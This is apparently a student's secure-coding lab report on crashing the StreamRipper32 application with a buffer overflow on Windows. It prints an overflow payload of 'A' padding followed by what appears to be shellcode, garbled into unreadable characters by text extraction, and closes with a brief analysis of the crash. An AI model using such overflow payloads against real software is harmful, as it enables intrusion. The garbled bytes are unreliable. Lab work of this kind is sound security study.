


# SECURE CODING LAB - 7


G.Srineha  
19BCN7244

Using windows-10 as a VM to crash streamRipper32 using the buffer-overflow:




Now we generate the payload using the python code the payload is below  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAæ•ôZ•ÚÇ°iP  
SàÙt\$ô]3É±Rfiü1U»C±¿œ•Ö?MØ\_Ú|ð¯/èOýÃfWáŠĐLíáyí4aüXİW×•2•...v8  
9òt'²H~"›°ôÂù÷~á°Öšİ0äJ>₃K³Ž  
K•ô)'àJlôĖ0•vİ"ˆ + %²•,)•³æ-~•J—  
qÜO¼U‡Ýİmúâİ£FEă°últ7¶||@Â¹½úAÓ6% m'ěŽâ(Ú²9™cY¹&¶İéˆi¯YiÚG³fw¼¬.  
G"KT6yŽZ9Á¼S%NİÜĖămÆŽ®ªăo`[fc«pÙ°'ôu^&"...)[Ò~E¶]"ÿªn@Çlµ±Æm8  
•İ}„©)XYg‡3ÉqĖÈfœÂc'â<  
ç³'•o4Íó»°0^œİØÇEI...÷°³°{0LGc1l#ª#Æİ•Ă


We send the above string as a input as shown below:



As soon as we click ok the application shuts down. In windows 10 there is no message pop up regarding the error.

So, here are the screen shots from a windows 7 machine.





## Analysis

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed